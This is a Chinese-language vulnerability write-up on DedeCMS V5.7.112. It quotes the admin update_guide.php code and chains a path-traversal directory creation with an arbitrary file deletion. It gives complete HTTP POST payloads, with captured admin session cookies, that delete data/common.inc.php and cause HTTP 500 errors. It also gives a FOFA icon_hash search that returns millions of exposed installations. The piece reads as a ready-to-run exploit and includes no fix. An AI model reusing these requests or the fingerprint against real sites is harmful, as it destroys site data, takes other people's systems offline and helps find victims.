Dedecms最新版任意文件删除绕过导致系统重安装


源码归属

dedecms 属于上海卓卓网络科技有限公司

公司官网https://www.dedecms.com/

源码下载https://updatenew.dedecms.com/base-v57/package/DedeCMS-V5.7.112-UTF8.zip

icon_hash="-47597126"



icon_hash="-47597126"

6,078,368 条匹配结果（803,026 条独立IP），283 ms，关键词搜索。
显示一年内数据，点击 all 查看所有。
智能排除蜜罐/仿冒数据 1,974,898 条， 点击 查看。


代码审计

删除的接口

HTML

```
else if($dopost=='apply')
{
    $cacheFiles = DEDEDATA.'/cache/updatetmp.inc';
    require_once($cacheFiles);

    if(empty($step))
    {
        $truefile = DEDEDATA.'/'.$tmpdir.'/sql.txt';
        $fp = fopen($truefile, 'r');
        $sql = @fread($fp, filesize($truefile));
        fclose($fp);
        if(!empty($sql))
        {
            $mysql_version = $dsql->GetVersion(true);

            $sql = preg_replace('#ENGINE=MyISAM#i', 'TYPE=MyISAM', $sql);
            $sql41tmp = 'ENGINE=MyISAM DEFAULT CHARSET='.$cfg_db_language;
            if($mysql_version >= 4.1)
            {
                $sql = preg_replace('#TYPE=MyISAM#i', $sql41tmp, $sql);
            }

            $sqls = explode(";\r\n", $sql);
            foreach($sqls as $sql)
            {
                if(trim($sql)!='')
                {
                    $dsql->ExecuteNoneQuery(trim($sql));
                }
            }
        }
        ShowMsg("完成数据库更新，现在开始复制文件。","update_guide.php?dopost=apply&step=1");
        exit();
    }
    else
    {
        $sDir = DEDEDATA."/$tmpdir";
        $tDir = DEDEROOT;

        $badcp = 0;
        $adminDir = preg_replace("#(.*)[\/\\\\]#", "", dirname(__FILE__));

        if(isset($files) && is_array($files))
        {
            foreach($files as $f)
            {
                if(preg_match('#^dede#', $f))
                {
                    $tf = preg_replace('#^dede#', $adminDir, $f);
                }
                else {
                    $tf = $f;
                }
                if(file_exists($sDir.'/'.$f))
                {
                    $rs = @copy($sDir.'/'.$f, $tDir.'/'.$tf);
                    if($rs) {
                        unlink($sDir.'/'.$f);
                    }
                    else {
                        $badcp++;
                    }
                }
            }
        }

        $fp = fopen($verLockFile,'w');
        fwrite($fp,$vtime);
        fclose($fp);

        $badmsg = '! ';
        if($badcp > 0)
        {
            $badmsg = "，其中失败 {$badcp} 个文件，<br />请从临时目录[../data/{$tmpdir}]中取出这几个文件手动升级。";
        }

        ShowMsg("成功完成升级{$badmsg}","javascript:;");
        exit();
    }
}
```

可以看到没有对files参数进行 过滤导致可以目录穿越 可以删除从磁盘跟目录到 网站根目录 的任意文件 但是要想删除根目录下的data目录下的 common.inc.php文件使得系统无法正常连接数据 需要配合下文的任意文件夹来创建



```
            }
            if(file_exists( filename: $sDir.'/'.$f))
            {
                $rs = @copy( from: $sDir.'/'.$f,  to: $tDir.'/'.$tf);   $rs: true    $sDir: "C:/phpstudy_pro1/WWW/dedecms/data
                if($rs) {
                    unlink( filename: $sDir.'/'.$f);
                }
                else {
                    $badcp++;
```

```
> $sDir.'/'.$f
< C:/phpstudy_pro1/WWW/dedecms/data//../install/install_lock2.txt
```

必须在WWW目录下有install文件夹 copy函数才会返回true 不然返回false 因此需要配合 后文的任意文件夹创建

```
> $tDir.'/'.$tf
< C:/phpstudy_pro1/WWW/dedecms/../install/install_lock2.txt
```

任意文件夹创建 绕过 导致可删除 common.inc.php 导致系统重无法连接数据库无法正常运行

代码部分


HTML

```
else if($dopost=='getfilesstart')
{
    //update_guide.php?dopost=down&curfile=0
    $msg = "补丁安装前请确保已进行全站备份！<br/>二次开发过的文件请谨慎区分，避免被覆盖！<br/>";
    $msg .= "<a href=update_guide.php?dopost=down&curfile=0>确认目录状态都正常后，请点击开始下载文件&gt;&gt;</a><br />";
    ShowMsg($msg,"javascript:;");
    exit();
}
else if($dopost=='getfiles')
{
    $cacheFiles = DEDEDATA.'/cache/updatetmp.inc';
    $skipnodir = (isset($skipnodir) ? 1 : 0);
    $adminDir = preg_replace("#(.*)[\/\\\\]#", "", dirname(__FILE__));

    if(!isset($files))
    {
        $doneStr = "<p align='center' style='color:red'><br />你没有指定任何需要下载更新的文件，是否跳过这些更新？<br /><br />";
        $doneStr .= "<a href='update_guide.php?dopost=skipback&vtime=$vtime' class='np coolbg'>[跳过这些更新]</a> &nbsp; ";
        $doneStr .= "<a href='index_body.php'  class='np coolbg'>[保留提示以后再进行操作]</a></p>";
    }
    else
    {
        $fp = fopen($cacheFiles, 'w');
        fwrite($fp, '<'.'?php'."\r\n");
        fwrite($fp, '$tmpdir = "'.$tmpdir.'";'."\r\n");
        fwrite($fp, '$vtime = '.$vtime.';'."\r\n");
        $dirs = array();
        $i = -1;
        foreach($files as $filename)
        {
            $tfilename = $filename;
            if( preg_match("#^dede\/#i", $filename) )
            {
                $tfilename = preg_replace("#^dede\/#", $adminDir.'/', $filename);
            }
            $curdir = GetDirName($tfilename);
            if( !isset($dirs[$curdir]) )
            {
                $dirs[$curdir] = TestIsFileDir($curdir);
            }
            if($skipnodir==1 && $dirs[$curdir]['isdir'] == FALSE)
            {
                continue;
            }
            else {
                @mkdir($curdir, 0777);
                $dirs[$curdir] = TestIsFileDir($curdir);
            }
            $i++;
            fwrite($fp, '$files['.$i.'] = "'.$filename.'";'."\r\n");
        }
        fwrite($fp, '$fileConut = '.$i.';'."\r\n");

        $items = explode(',', $upitems);
        foreach($items as $sqlfile)
        {
            fwrite($fp,'$sqls[] = "'.$sqlfile.'.sql";'."\r\n");
        }
        fwrite($fp, '?'.'>');
        fclose($fp);

        $dirinfos = '';
        if($i > -1)
        {
            $dirinfos = '<tr bgcolor="#ffffff"><td colspan="2">';
            $dirinfos .= "本次升级需要在下面文件夹写入更新文件，请注意文件夹<font color='red'>是否有写入权限：</font><br />\r\n";
            foreach($dirs as $curdir)
            {
                $dirinfos .= $curdir['name']." 状态：".($curdir['writeable'] ? "[√正常]" : "<font color='red'>[×不可写]：请手动创建该目录</font>")."<br />\r\n";
            }
            $dirinfos .= "</td></tr>\r\n";
        }

        $doneStr = "<iframe name='stafrm' src='update_guide.php?dopost=getfilesstart' frameborder='0' id='stafrm' width='100%' height='100%'></iframe>\r\n";
    }
    include DedeInclude('templets/update_guide_getfiles.htm');
    exit();
}
```

可以看到参数files可控，且不存在 对../的过滤导致 可以目录穿越在任意目录创建任意名字的文件夹 这样就可以创建data文件夹了 数据包如下


```HTML
POST /dede/update_guide.php HTTP/1.1
Host: 192.168.242.142
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: menuitems=1_1%2C2_1%2C3_1%2C6_1; uuid=1; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjk3MzI2MCwibmJmIjoxNzA2OTczMjYwLCJleHAiOjE3MDk1NjUyNjAsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.-GYeO_DtNeIpiE8_ephhd6ju7LYuMaNYaSH-7k6_d2E; expires_time=1709565260; DedeUserID=1; DedeUserID1BH21ANI1AGD297L1FF21LN02BGE1DNG=0d9e5878a4073894; PHPSESSID=bq87ppo9mtr9tgshsrt7vdl6ke; _csrf_name_c27ad341=7ab23e6000d1adfa7ff2d8ae11946254; _csrf_name_c27ad3411BH21ANI1AGD297L1FF21LN02BGE1DNG=aeddd551290c02a6; DedeLoginTime=1707101974; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=7b11ae174ff2db1e
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

dopost=getfiles&files[]=../data/abcd
```

一开始没有data文件夹



名称	修改日期	类型	大小
192.168.242.133	2024/2/4 22:57	文件夹	
CRMEB-master	2024/2/1 22:15	文件夹	
dede	2024/2/4 22:40	文件夹	
dedecms	2024/2/5 12:11	文件夹	
error	2024/1/24 14:06	文件夹	
install	2024/2/5 12:13	文件夹	
1.rtf	2024/2/4 23:35	RTF 文档	1 KB
1.txt	2024/2/4 23:35	文本文档	0 KB
2.txt	2024/2/4 23:35	文本文档	0 KB
CRMEB-master.zip	2024/2/1 21:04	360压缩 ZIP 文件	129,866 KB
index.html	2019/9/3 14:30	HTML 文件	3 KB

发送数据包后成功创建




此电脑 › 本地磁盘 (C:) › phpstudy_pro1 › WWW ›

名称	修改日期	类型	大小
192.168.242.133	2024/2/4 22:57	文件夹	
CRMEB-master	2024/2/1 22:15	文件夹	
data	2024/2/5 12:13	文件夹	
dede	2024/2/4 22:40	文件夹	
dedecms	2024/2/5 12:11	文件夹	
error	2024/1/24 14:06	文件夹	
install	2024/2/5 12:13	文件夹	
1.rtf	2024/2/4 23:35	RTF 文档	1 KB
1.txt	2024/2/4 23:35	文本文档	0 KB
2.txt	2024/2/4 23:35	文本文档	0 KB
CRMEB-master.zip	2024/2/1 21:04	360压缩 ZIP 文件	129,866 KB
index.html	2019/9/3 14:30	HTML 文件	3 KB

再调用文件删除的接口

```html
POST /dede/update_guide.php HTTP/1.1
Host: 192.168.242.142
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: menuitems=1_1%2C2_1%2C3_1%2C6_1; uuid=1; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjk3MzI2MCwibmJmIjoxNzA2OTczMjYwLCJleHAiOjE3MDk1NjUyNjAsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.-GYeO_DtNeIpiE8_ephhd6ju7LYuMaNYaSH-7k6_d2E; expires_time=1709565260; DedeUserID=1; DedeUserID1BH21ANI1AGD297L1FF21LN02BGE1DNG=0d9e5878a4073894; PHPSESSID=bq87ppo9mtr9tgshsrt7vdl6ke; _csrf_name_c27ad341=7ab23e6000d1adfa7ff2d8ae11946254; _csrf_name_c27ad3411BH21ANI1AGD297L1FF21LN02BGE1DNG=aeddd551290c02a6; DedeLoginTime=1707101974; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=7b11ae174ff2db1e
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 56

dopost=apply&files[]=../data/common.inc.php&step=1
```


可以看到 common.inc.php文件成功删除



此电脑 › 本地磁盘 (C:) › phpstudy_pro1 › WWW › dedecms › data ›

名称	修改日期	类型	大小
sessions_4b57e40b13	2024/2/4 17:45	文件夹	
sessions_21ac408302	2024/2/4 17:48	文件夹	
sessions_926f365fa9	2024/2/5 11:00	文件夹	
sessions_cf0a965095	2024/2/4 17:44	文件夹	
tag	2024/2/4 17:41	文件夹	
textdata	2024/2/4 17:41	文件夹	
tplcache	2024/2/5 0:50	文件夹	
uploadtmp	2024/2/4 17:41	文件夹	
vote	2024/2/4 17:41	文件夹	
ziptmp	2024/2/4 17:41	文件夹	
60d4d31d83d11860dd1b0a051c5fea...	2024/2/4 17:45	文本文档	1 KB
config.cache.bak.php	2024/2/4 17:52	JetBrains PhpSto...	4 KB
config.cache.inc.php	2024/2/4 17:52	JetBrains PhpSto...	6 KB
config.file.inc.php	2024/2/4 17:22	JetBrains PhpSto...	3 KB
downmix.data.php	2024/2/4 17:22	JetBrains PhpSto...	1 KB
helper.inc.php	2024/2/4 17:22	JetBrains PhpSto...	1 KB
login.data.php	2024/2/5 10:59	JetBrains PhpSto...	1 KB
modifytmp.inc	2024/2/5 0:31	INC 文件	1 KB
mysqli_error_trace.inc	2024/2/4 19:31	INC 文件	4 KB
password.data.php	2024/2/4 17:52	JetBrains PhpSto...	1 KB
safequestions.php	2024/2/4 17:22	JetBrains PhpSto...	2 KB

再去访问后台 已经无法正常访问



192.168.242.142/dede/

该网页无法正常运作

192.168.242.142 目前无法处理此请求。

HTTP ERROR 500